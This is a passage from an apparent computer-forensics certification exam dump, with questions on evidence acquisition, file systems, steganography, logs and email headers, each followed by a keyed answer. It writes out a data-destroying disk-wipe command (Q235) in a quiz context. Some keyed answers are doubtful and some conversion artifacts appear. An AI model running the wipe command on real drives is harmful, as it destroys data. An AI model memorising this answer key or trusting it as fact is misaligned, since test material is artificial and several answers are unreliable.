- C. Searching creates cache files, which would hinder the investigation
- D. Searching can change date/time stamps

**Correct Answer:** D

**Section:** (none)


**Explanation**

**Explanation/Reference:**

**QUESTION 221**

In the following directory listing:

**IT MATERIAL TRIBE**  
Make Impossible Possible



Which file should be used to restore archived email messages for someone using Microsoft Outlook?

- A. Outlook bak
- B. Outlook ost
- C. Outlook NK2
- D. Outlook pst

**Correct Answer: D**

**Section: (none)**

**Explanation**

**Explanation/Reference:**

#### QUESTION 222

Daryl, a computer forensics investigator, has just arrived at the house of an alleged computer hacker. Daryl takes pictures and tags all computer and peripheral equipment found in the house. Daryl packs all the items found in his van and takes them back to his lab for further examination. At his lab, Michael his assistant helps him with the investigation. Since Michael is still in training, Daryl supervises all of his work very carefully. Michael is not quite sure about the procedures to copy all the data off the computer and peripheral devices. How many data acquisition tools should Michael use when creating copies of the evidence for the investigation?

- A. Two
- B. One
- C. Three
- D. Four

**Correct Answer: A**

**Section: (none)**

**Explanation**

**Explanation/Reference:****QUESTION 223**

What feature of Decryption Collection allows an investigator to crack a password as quickly as possible?

- A. Cracks every password in 10 minutes
- B. Distribute processing over 16 or fewer computers
- C. Support for Encrypted File System
- D. Support for MD5 hash verification

**Correct Answer:** B

**Section:** (none)

**Explanation**

**Explanation/Reference:****QUESTION 224**

Heather, a computer forensics investigator, is assisting a group of investigators working on a large computer fraud case involving over 20 people. These 20 people, working in different offices, allegedly siphoned off money from many different client accounts. Heather responsibility is to find out how the accused people communicated between each other. She has searched their email and their computers and has not found any useful evidence. Heather then finds some possibly useful evidence under the desk of one of the accused.

In an envelope she finds a piece of plastic with numerous holes cut out of it. Heather then finds the same exact piece of plastic with holes at many of the other accused peoples desks. Heather believes that the 20 people involved in the case were using a cipher to send secret messages in between each other. What type of cipher was used by the accused in this case?

- A. Grill cipher
- B. Null cipher
- C. Text semagram
- D. Visual semagram

**Correct Answer:** A

**Section:** (none)

**Explanation**

**Explanation/Reference:****QUESTION 225**

What is the smallest physical storage unit on a hard drive?

- A. Track
- B. Cluster
- C. Sector
- D. Platter

**Correct Answer:** C

**Section:** (none)

**Explanation**

**Explanation/Reference:**

**QUESTION 226**

When needing to search for a website that is no longer present on the Internet today but was online few years back, what site can be used to view the website collection of pages?

- A. Proxyfy.net
- B. Dnsstuff.com
- C. Samspade.org
- D. Archive.org

**Correct Answer:** D

**Section:** (none)

**Explanation**

**Explanation/Reference:**

**QUESTION 227**

Under confession, an accused criminal admitted to encrypting child pornography pictures and then hiding them within other pictures. What technique did the accused criminal employ?

- A. Typography
- B. Steganalysis
- C. Picture encoding
- D. Steganography

**Correct Answer:** D

**Section:** (none)

**Explanation**

**Explanation/Reference:**

**QUESTION 228**

Where does Encase search to recover NTFS files and folders?

- A. MBR
- B. MFT
- C. Slack space
- D. HAL

**Correct Answer:** B

**Section:** (none)

**Explanation**

**Explanation/Reference:**

**QUESTION 229**

Given the drive dimensions as follows and assuming a sector has 512 bytes, what is the capacity of the described hard drive?

22,164 cylinders/disk  
80 heads/cylinder  
63 sectors/track

- A. 53.26 GB
- B. 57.19 GB
- C. 11.17 GB
- D. 10 GB

**Correct Answer:** A

**Section:** (none)

**Explanation**

**Explanation/Reference:**

#### **QUESTION 230**

Travis, a computer forensics investigator, is finishing up a case he has been working on for over a month involving copyright infringement and embezzlement. His last task is to prepare an investigative report for the president of the company he has been working for. Travis must submit a hard copy and an electronic copy to this president. In what electronic format should Travis send this report?

- A. TIFF-8
- B. DOC
- C. WPD
- D. PDF

**Correct Answer:** D

**Section:** (none)

**Explanation**

**Explanation/Reference:**

#### **QUESTION 231**

A forensics investigator is searching the hard drive of a computer for files that were recently moved to the Recycle Bin. He searches for files in C:\RECYCLED using a command line tool but does not find anything. What is the reason for this?

- A. He should search in C:\Windows\System32\RECYCLED folder
- B. The Recycle Bin does not exist on the hard drive
- C. The files are hidden and he must use switch to view them
- D. Only FAT system contains RECYCLED folder and not NTFS

**Correct Answer:** C

**Section:** (none)

**Explanation**

**Explanation/Reference:**

#### **QUESTION 232**

Why should you never power on a computer that you need to acquire digital evidence from?

- A. When the computer boots up, files are written to the computer rendering the data nclean
- B. When the computer boots up, the system cache is cleared which could destroy evidence
- C. When the computer boots up, data in the memory buffer is cleared which could destroy evidence
- D. Powering on a computer has no affect when needing to acquire digital evidence from it

**Correct Answer:** A  
**Section:** (none)  
**Explanation**

**Explanation/Reference:**

**QUESTION 233**

What is the slave device connected to the secondary IDE controller on a Linux OS referred to?

- A. hda
- B. hdd
- C. hdb
- D. hdc

**Correct Answer:** B

**Section:** (none)  
**Explanation**

**Explanation/Reference:**

**QUESTION 234**

What will the following command accomplish?  
`dd if=/dev/xxx of=mbr.backup bs=512 count=1`

- A. Back up the master boot record
- B. Restore the master boot record
- C. Mount the master boot record on the first partition of the hard drive
- D. Restore the first 512 bytes of the first partition of the hard drive

**Correct Answer:** A  
**Section:** (none)  
**Explanation**

**Explanation/Reference:**

**QUESTION 235**

Preparing an image drive to copy files to is the first step in Linux forensics. For this purpose, what would the following command accomplish?

`dcfldd if=/dev/zero of=/dev/hda bs=4096 conv=noerror, sync`

- A. Fill the disk with zeros
- B. Low-level format
- C. Fill the disk with 4096 zeros
- D. Copy files from the master disk to the slave disk on the secondary IDE controller

**Correct Answer:** A  
**Section:** (none)  
**Explanation**

**Explanation/Reference:**

**QUESTION 236**

A picture file is recovered from a computer under investigation. During the investigation process, the file is enlarged 500% to get a better view of its contents. The picture quality is not degraded at all from this process. What kind of picture is this file?

- A. Raster image
- B. Vector image
- C. Metafile image
- D. Catalog image

**Correct Answer:** B

**Section:** (none)

**Explanation**

**Explanation/Reference:**

#### **QUESTION 237**

What advantage does the tool Evidor have over the built-in Windows search?

- A. It can find deleted files even after they have been physically removed
- B. It can find bad sectors on the hard drive
- C. It can search slack space
- D. It can find files hidden within ADS

**Correct Answer:** C

**Section:** (none)

**Explanation**

**Explanation/Reference:**

#### **QUESTION 238**

An on-site incident response team is called to investigate an alleged case of computer tampering within their company. Before proceeding with the investigation, the CEO informs them that the incident will be classified as low level. How long will the team have to respond to the incident?

- A. One working day
- B. Two working days
- C. Immediately
- D. Four hours

**Correct Answer:** A

**Section:** (none)

**Explanation**

**Explanation/Reference:**

#### **QUESTION 239**

What type of attack sends SYN requests to a target system with spoofed IP addresses?

- A. SYN flood
- B. Ping of death
- C. Cross site scripting
- D. Land

**Correct Answer:** A

**Section:** (none)

**Explanation**

**Explanation/Reference:**

**QUESTION 240**

Harold is a computer forensics investigator working for a consulting firm out of Atlanta Georgia. Harold is called upon to help with a corporate espionage case in Miami Florida. Harold assists in the investigation by pulling all the data from the computers allegedly used in the illegal activities. He finds that two suspects in the company where stealing sensitive corporate information and selling it to competing companies. From the email and instant messenger logs recovered, Harold has discovered that the two employees notified the buyers by writing symbols on the back of specific stop signs. This way, the buyers knew when and where to meet with the alleged suspects to buy the stolen material. What type of steganography did these two suspects use?

- A. Text semagram
- B. Visual semagram
- C. Grill cipher
- D. Visual cipher

**Correct Answer:** B

**Section:** (none)

**Explanation**

**Explanation/Reference:**


**QUESTION 241**

What is the CIDR from the following screenshot?

**IT MATERIAL TRIBE**  


---

*Make Impossible Possible*



- A. /24  
 B. /32  
 C. /16  
 D. /8D./8D./8

**Correct Answer:** D  
**Section:** (none)  
**Explanation**

**Explanation/Reference:**

#### QUESTION 242

How many times can data be written to a DVD+R disk?

- A. Twice  
 B. Once  
 C. Zero

D. Infinite

**Correct Answer:** B

**Section:** (none)

**Explanation**

**Explanation/Reference:**

#### QUESTION 243

What must be obtained before an investigation is carried out at a location?

- A. Search warrant
- B. Subpoena
- C. Habeas corpus
- D. Modus operandi

**Correct Answer:** A

**Section:** (none)

**Explanation**

**Explanation/Reference:**

#### QUESTION 244

Paul is a computer forensics investigator working for Tyler & Company Consultants. Paul has been called upon to help investigate a computer hacking ring broken up by the local police. Paul begins to inventory the PCs found in the hackers hideout. Paul then comes across a PDA left by them that is attached to a number of different peripheral devices. What is the first step that Paul must take with the PDA to ensure the integrity of the investigation?

- A. Place PDA, including all devices, in an antistatic bag
- B. Unplug all connected devices
- C. Power off all devices if currently on
- D. Photograph and document the peripheral devices

**Correct Answer:** D

**Section:** (none)

**Explanation**

**Explanation/Reference:**

#### QUESTION 245

During an investigation, an employee was found to have deleted harassing emails that were sent to someone else. The company was using Microsoft Exchange and had message tracking enabled. Where could the investigator search to find the message tracking log file on the Exchange server?

- A. C:\Program Files\Exchsrvr\servername.log
- B. D:\Exchsrvr\Message Tracking\servername.log
- C. C:\Exchsrvr\Message Tracking\servername.log
- D. C:\Program Files\Microsoft Exchange\srvr\servername.log

**Correct Answer:** A

**Section:** (none)

**Explanation**

**Explanation/Reference:****QUESTION 246**

Paraben Lockdown device uses which operating system to write hard drive data?

- A. Mac OS
- B. Red Hat
- C. Unix
- D. Windows

**Correct Answer:** D

**Section:** (none)

**Explanation**

**Explanation/Reference:**

Reference:

[http://www.htt.co.in/forensic\\_software/forensic-replicator.htm](http://www.htt.co.in/forensic_software/forensic-replicator.htm)

**QUESTION 247**

What technique is used by JPEGs for compression?

- A. ZIP
- B. TCD
- C. DCT
- D. TIFF-8

**Correct Answer:** C

**Section:** (none)

**Explanation**

**Explanation/Reference:****QUESTION 248**

John is working as a computer forensics investigator for a consulting firm in Canada. He is called to seize a computer at a local web caf purportedly used as a botnet server. John thoroughly scans the computer and finds nothing that would lead him to think the computer was a botnet server. John decides to scan the virtual memory of the computer to possibly find something he had missed. What information will the virtual memory scan produce?

- A. It contains the times and dates of when the system was last patched
- B. It is not necessary to scan the virtual memory of a computer
- C. It contains the times and dates of all the system files
- D. Hidden running processes

**Correct Answer:** D

**Section:** (none)

**Explanation**

**Explanation/Reference:****QUESTION 249**

What method of copying should always be performed first before carrying out an investigation?

- A. Parity-bit copy
- B. Bit-stream copy
- C. MS-DOS disc copy
- D. System level copy

**Correct Answer:** B

**Section:** (none)

**Explanation**

**Explanation/Reference:**

#### **QUESTION 250**

Where is the default location for Apache access logs on a Linux computer?

- A. usr/local/apache/logs/access\_log
- B. bin/local/home/apache/logs/access\_log
- C. usr/logs/access\_log
- D. logs/usr/apache/access\_log

**Correct Answer:** A

**Section:** (none)

**Explanation**

**Explanation/Reference:**

#### **QUESTION 251**

Which of the following is found within the unique instance ID key and helps investigators to map the entry from USBSTOR key to the MountedDevices key?

- A. ParentIDPrefix
- B. LastWrite
- C. UserAssist key
- D. MRUListEx key

**Correct Answer:** A

**Section:** (none)

**Explanation**

**Explanation/Reference:**

#### **QUESTION 252**

How often must a company keep log files for them to be admissible in a court of law?

- A. All log files are admissible in court no matter their frequency
- B. Weekly
- C. Monthly
- D. Continuously

**Correct Answer:** D

**Section:** (none)

**Explanation**

**Explanation/Reference:****QUESTION 253**

What file is processed at the end of a Windows XP boot to initialize the logon dialog box?

- A. NTOSKRNL.EXE
- B. NTLDR
- C. LSASS.EXE
- D. NTDETECT.COM

**Correct Answer:** A

**Section:** (none)

**Explanation**

**Explanation/Reference:****QUESTION 254**

John is working on his company policies and guidelines. The section he is currently working on covers company documents; how they should be handled, stored, and eventually destroyed. John is concerned about the process whereby outdated documents are destroyed. What type of shredder should John write in the guidelines to be used when destroying documents?

- A. Strip-cut shredder
- B. Cross-cut shredder
- C. Cross-hatch shredder
- D. Cris-cross shredder

**Correct Answer:** B

**Section:** (none)

**Explanation**

**Explanation/Reference:****QUESTION 255**

To check for POP3 traffic using Ethereal, what port should an investigator search by?

- A. 143
- B. 25
- C. 110
- D. 125

**Correct Answer:** C

**Section:** (none)

**Explanation**

**Explanation/Reference:****QUESTION 256**

When should an MD5 hash check be performed when processing evidence?

- A. After the evidence examination has been completed

- B. On an hourly basis during the evidence examination
- C. Before and after evidence examination
- D. Before the evidence examination has been completed

**Correct Answer:** C

**Section:** (none)

**Explanation**

**Explanation/Reference:**

#### **QUESTION 257**

At what layer does a cross site scripting attack occur on?

- A. Presentation
- B. Application
- C. Session
- D. Data Link

**Correct Answer:** B

**Section:** (none)

**Explanation**

**Explanation/Reference:**

#### **QUESTION 258**

Davidson Trucking is a small transportation company that has three local offices in Detroit Michigan. Ten female employees that work for the company have gone to an attorney reporting that male employees repeatedly harassed them and that management did nothing to stop the problem. Davidson has employee policies that outline all company guidelines, including awareness on harassment and how it will not be tolerated. When the case is brought to court, whom should the prosecuting attorney call upon for not upholding company policy?

- A. IT personnel
- B. Employees themselves
- C. Supervisors
- D. Administrative assistant in charge of writing policies

**Correct Answer:** C

**Section:** (none)

**Explanation**

**Explanation/Reference:**

#### **QUESTION 259**

When searching through file headers for picture file formats, what should be searched to find a JPEG file in hexadecimal format?

- A. FF D8 FF E0 00 10
- B. FF FF FF FF FF FF
- C. FF 00 FF 00 FF 00
- D. EF 00 EF 00 EF 00

**Correct Answer:** A

**Section:** (none)

**Explanation**

**Explanation/Reference:**

**QUESTION 260**

Jack Smith is a forensics investigator who works for Mason Computer Investigation Services. He is investigating a computer that was infected by Ramen Virus.

```
C:\>netstat -an
Active Connections

Proto  Local Address          Foreign Address        State
TCP    0.0.0.0:135           0.0.0.0:0             LISTENING
TCP    0.0.0.0:242           0.0.0.0:0             LISTENING
TCP    0.0.0.0:445           0.0.0.0:0             LISTENING
TCP    0.0.0.0:990           0.0.0.0:0             LISTENING
TCP    0.0.0.0:2584          0.0.0.0:0             LISTENING
TCP    0.0.0.0:2585          0.0.0.0:0             LISTENING
TCP    0.0.0.0:2967          0.0.0.0:0             LISTENING
TCP    0.0.0.0:3389          0.0.0.0:0             LISTENING
TCP    0.0.0.0:12174          0.0.0.0:0             LISTENING
TCP    0.0.0.0:38292          0.0.0.0:0             LISTENING
TCP    127.0.0.1:242          127.0.0.1:1042          ESTABLISHED
TCP    127.0.0.1:1042          127.0.0.1:242          ESTABLISHED
TCP    127.0.0.1:1044          0.0.0.0:0             LISTENING
TCP    127.0.0.1:1046          0.0.0.0:0             LISTENING
TCP    127.0.0.1:1078          0.0.0.0:0             LISTENING
TCP    127.0.0.1:2584          127.0.0.1:2909          ESTABLISHED
TCP    127.0.0.1:2909          127.0.0.1:2584          ESTABLISHED
TCP    127.0.0.1:5679          0.0.0.0:0             LISTENING
TCP    127.0.0.1:7438          0.0.0.0:0             LISTENING
TCP    172.16.28.75:139         0.0.0.0:0             LISTENING
TCP    172.16.28.75:1067         172.16.28.102:445        ESTABLISHED
TCP    172.16.28.75:1071         172.16.28.103:139        ESTABLISHED
TCP    172.16.28.75:1116         172.16.28.102:1026        ESTABLISHED
TCP    172.16.28.75:1135         172.16.28.101:389        ESTABLISHED
TCP    172.16.28.75:1138         172.16.28.104:445        ESTABLISHED
TCP    172.16.28.75:1148         172.16.28.101:389        ESTABLISHED
TCP    172.16.28.75:1610         172.16.28.101:139        ESTABLISHED
TCP    172.16.28.75:2589         172.16.28.101:389        ESTABLISHED
TCP    172.16.28.75:2793         172.16.28.106:445        ESTABLISHED
TCP    172.16.28.75:3801         172.16.28.104:1148        ESTABLISHED
TCP    172.16.28.75:3890         172.16.28.104:135        ESTABLISHED
TCP    172.16.28.75:3891         172.16.28.104:1056        ESTABLISHED
TCP    172.16.28.75:3892         172.16.28.104:1155        ESTABLISHED
TCP    172.16.28.75:3893         172.16.28.102:135        ESTABLISHED
TCP    172.16.28.75:3896         172.16.28.101:135        ESTABLISHED
TCP    172.16.28.75:3899         172.16.28.104:135        ESTABLISHED
TCP    172.16.28.75:3900         172.16.28.104:1056        ESTABLISHED
TCP    172.16.28.75:3901         172.16.28.104:1155        ESTABLISHED
```

He runs the netstat command on the machine to see its current connections. In the following screenshot, what do the 0.0.0.0 IP addresses signify?

- A. Those connections are established
- B. Those connections are in listening mode
- C. Those connections are in closed/waiting mode
- D. Those connections are in timed out/waiting mode

**Correct Answer:** B

**Section:** (none)

**Explanation**

**Explanation/Reference:**

#### **QUESTION 261**

What type of flash memory card comes in either Type I or Type II and consumes only five percent of the power required by small hard drives?

- A. SD memory
- B. CF memory
- C. MMC memory
- D. SM memory

**Correct Answer:** B

**Section:** (none)

**Explanation**

**Explanation/Reference:**

#### **QUESTION 262**

Julie is a college student majoring in Information Systems and Computer Science. She is currently writing an essay for her computer crimes class. Julie's paper focuses on white-collar crimes in America and how forensics investigators investigate the cases. Julie would like to focus the subject. Julie would like to focus the subject of the essay on the most common type of crime found in corporate America. What crime should Julie focus on?

- A. Physical theft
- B. Copyright infringement
- C. Industrial espionage
- D. Denial of Service attacks

**Correct Answer:** C

**Section:** (none)

**Explanation**

**Explanation/Reference:**

#### **QUESTION 263**

A forensics investigator needs to copy data from a computer to some type of removable media so he can examine the information at another location. The problem is that the data is around 42GB in size. What type of removable media could the investigator use?

- A. Blu-Ray single-layer
- B. HD-DVD
- C. Blu-Ray dual-layer
- D. DVD-18

**Correct Answer:** C

**Section:** (none)

**Explanation**

**Explanation/Reference:**

**QUESTION 264**

Steven has been given the task of designing a computer forensics lab for the company he works for. He has found documentation on all aspects of how to design a lab except the number of exits needed. How many exits should Steven include in his design for the computer forensics lab?

- A. Three
- B. One
- C. Two
- D. Four

**Correct Answer:** B

**Section:** (none)

**Explanation**

**Explanation/Reference:**

**QUESTION 265**

You have been called in to help with an investigation of an alleged network intrusion. After questioning the members of the company IT department, you search through the server log files to find any trace of the intrusion. After that you decide to telnet into one of the company routers to see if there is any evidence to be found. While connected to the router, you see some unusual activity and believe that the attackers are currently connected to that router. You start up an ethereal session to begin capturing traffic on the router that could be used in the investigation. At what layer of the OSI model are you monitoring while watching traffic to and from the router?

- A. Network
- B. Transport
- C. Data Link
- D. Session

**Correct Answer:** A

**Section:** (none)

**Explanation**

**Explanation/Reference:**

**QUESTION 266**

Which forensic investigating concept trails the whole incident from how the attack began to how the victim was affected?

- A. Point-to-point
- B. End-to-end
- C. Thorough
- D. Complete event analysis

**Correct Answer:** B

**Section: (none)**

**Explanation**

**Explanation/Reference:**

**QUESTION 267**

Sniffers that place NICs in promiscuous mode work at what layer of the OSI model?

- A. Network
- B. Transport
- C. Physical
- D. Data Link

**Correct Answer: C**

**Section: (none)**

**Explanation**

**Explanation/Reference:**

**QUESTION 268**

Where are files temporarily written in Unix when printing?

- A. /usr/spool
- B. /var/print
- C. /spool
- D. /var/spool

**Correct Answer: D**

**Section: (none)**

**Explanation**

**Explanation/Reference:**

**QUESTION 269**

All Blackberry email is eventually sent and received through what proprietary RIM-operated mechanism?

- A. Blackberry Message Center
- B. Microsoft Exchange
- C. Blackberry WAP gateway
- D. Blackberry WEP gateway

**Correct Answer: A**

**Section: (none)**

**Explanation**

**Explanation/Reference:**

**QUESTION 270**

Which program is the bootloader when Windows XP starts up?

- A. KERNEL.EXE

- B. NTLDR
- C. LOADER
- D. LILO

**Correct Answer:** B

**Section:** (none)

**Explanation**

**Explanation/Reference:**

#### **QUESTION 271**

What encryption technology is used on Blackberry devices Password Keeper?

- A. 3DES
- B. AES
- C. Blowfish
- D. RC5

**Correct Answer:** B

**Section:** (none)

**Explanation**

**Explanation/Reference:**

#### **QUESTION 272**

What is the first step taken in an investigation for laboratory forensic staff members?

- A. Packaging the electronic evidence
- B. Securing and evaluating the electronic crime scene
- C. Conducting preliminary interviews
- D. Transporting the electronic evidence

**Correct Answer:** B

**Section:** (none)

**Explanation**

**Explanation/Reference:**

#### **QUESTION 273**

What type of analysis helps to identify the time and sequence of events in an investigation?

- A. Time-based
- B. Functional
- C. Relational
- D. Temporal

**Correct Answer:** D

**Section:** (none)

**Explanation**

**Explanation/Reference:**

**QUESTION 274**

Cylie is investigating a network breach at a state organization in Florida. She discovers that the intruders were able to gain access into the company firewalls by overloading them with IP packets. Cylie then discovers through her investigation that the intruders hacked into the company phone system and used the hard drives on their PBX system to store shared music files. What would this attack on the company PBX system be called?

- A. Phreaking
- B. Squatting
- C. Crunching
- D. Pretexting

**Correct Answer:** A

**Section:** (none)

**Explanation**

**Explanation/Reference:**

**QUESTION 275**

What will the following command accomplish in Linux?

fdisk /dev/hda

- A. Partition the hard drive
- B. Format the hard drive
- C. Delete all files under the /dev/hda folder
- D. Fill the disk with zeros

**Correct Answer:** A

**Section:** (none)

**Explanation**

**Explanation/Reference:**

**QUESTION 276**

In the following email header, where did the email first originate from?

```
Microsoft Mail Internet Headers version 2.0
Received: from smtp1.somedomain.com ([199.190.129.133]) by somedomain.com
with Microsoft SMTPSVC(6.0.3790.1830);
      Fri, 1 Jun 2007 09:43:08 -0500
Received: from david1.state.us.gov.us (david1.state.ok.gov [172.16.28.115])
      by smtp1.somedomain.com (8.13.1/8.12.11) with ESMTP id 151EfCEh032241
      for <someone@somedomain.com>; Fri, 1 Jun 2007 09:41:13 -0500
Received: from simon1.state.ok.gov.us ([172.18.0.199]) by
david1.state.ok.gov.us with Microsoft SMTPSVC(6.0.3790.1830);
      Fri, 1 Jun 2007 09:41:13 -0500
X-Ninja-PIM: Scanned by Ninja
X-Ninja-AttachmentFiltering: (no action)
X-MimeOLE: Produced By Microsoft Exchange v6.5.7235.2
Content-class: urn:content-classes:message
Return-Receipt-To: "Johnson, Jimmy" <jimmy@somewhereelse.com>
MIME-version: 1.0
```

prwt74496

- A. Somedomain.com
- B. Smtp1.somedomain.com
- C. Simon1.state.ok.gov.us
- D. David1.state.ok.gov.us

**Correct Answer: C**  
**Section: (none)**  
**Explanation**

**Explanation/Reference:**

### QUESTION 277

A computer forensics investigator is inspecting the firewall logs for a large financial institution that has employees working 24 hours a day, 7 days a week.

```

2007-06-14 23:59:05 192.168.254.1 action=Permit sent=16169 rcvd=180962 src=24.119.229.125 dst=10.120.10.122 src_port=38
2007-06-14 23:59:06 192.168.254.1 action=Deny sent=0 rcvd=12288 src=10.130.9.2 dst=224.0.0.2 src_port=49415 dst_port=49
2007-06-14 23:59:07 192.168.254.1 action=Permit sent=844 rcvd=486 src=24.119.229.125 dst=10.120.10.123 src_port=38660 d
2007-06-14 23:59:07 192.168.254.1 action=Permit sent=349 rcvd=404 src=192.168.254.80 dst=108.188.166.68 src_port=15113
2007-06-14 23:59:07 192.168.254.1 action=Permit sent=349 rcvd=404 src=192.168.254.80 dst=108.188.166.68 src_port=14857
2007-06-14 23:59:07 192.168.254.1 action=Deny sent=0 rcvd=12288 src=10.130.9.3 dst=224.0.0.2 src_port=49415 dst_port=49
2007-06-14 23:59:07 192.168.254.1 action=Permit sent=13795 rcvd=149962 src=70.185.206.122 dst=10.120.10.122 src_port=61
2007-06-14 23:59:09 192.168.254.1 actions=Permit sent=690 rcvd=415 src=70.185.198.247 dst=10.120.10.123 src_port=48392 d
2007-06-14 23:59:09 192.168.254.1 action=Permit sent=12219 rcvd=140495 src=70.185.206.122 dst=10.120.10.122 src_port=61
2007-06-14 23:59:09 192.168.254.1 action=Deny sent=0 rcvd=12288 src=10.130.9.2 dst=224.0.0.2 src_port=49415 dst_port=49
2007-06-14 23:59:10 192.168.254.1 action=Deny sent=0 rcvd=12288 src=10.130.9.3 dst=224.0.0.2 src_port=49415 dst_port=49
2007-06-14 18:34:04 192.168.254.1 action=Permit sent=3018 rcvd=34134 src=70.185.198.247 dst=10.120.10.122 src_port=4480
2007-06-14 18:34:05 192.168.254.1 action=Permit sent=799 rcvd=6696 src=70.185.198.247 dst=10.120.10.122 src_port=46344
2007-06-14 18:34:07 192.168.254.1 action=Permit sent=2780 rcvd=18874 src=70.185.198.247 dst=10.120.10.122 src_port=4532
2007-06-14 18:34:07 192.168.254.1 actions=Permit sent=2737 rcvd=8922 src=24.119.169.162 dst=10.120.10.122 src_port=2689
2007-06-14 18:34:09 192.168.254.1 action=Permit sent=2044 rcvd=23180 src=70.185.198.247 dst=10.120.10.122 src_port=4683
2007-06-14 18:34:11 192.168.254.1 action=Permit sent=2612 rcvd=68608 src=70.185.198.247 dst=10.120.10.122 src_port=4711
2007-06-14 18:34:12 192.168.254.1 action=Permit sent=4131 rcvd=71135 src=24.119.169.162 dst=10.120.10.122 src_port=1665
2007-06-14 18:34:13 192.168.254.1 action=Permit sent=646 rcvd=60183 src=70.185.198.247 dst=10.120.10.122 src_port=47368
2007-06-14 21:47:29 192.168.254.1 actions=Permit sent=729 rcvd=1115 src=70.185.198.247 dst=10.120.10.122 src_port=8136
2007-06-14 21:47:30 192.168.254.1 action=Permit sent=766 rcvd=415 src=70.185.206.122 dst=10.120.10.123 src_port=62212 d
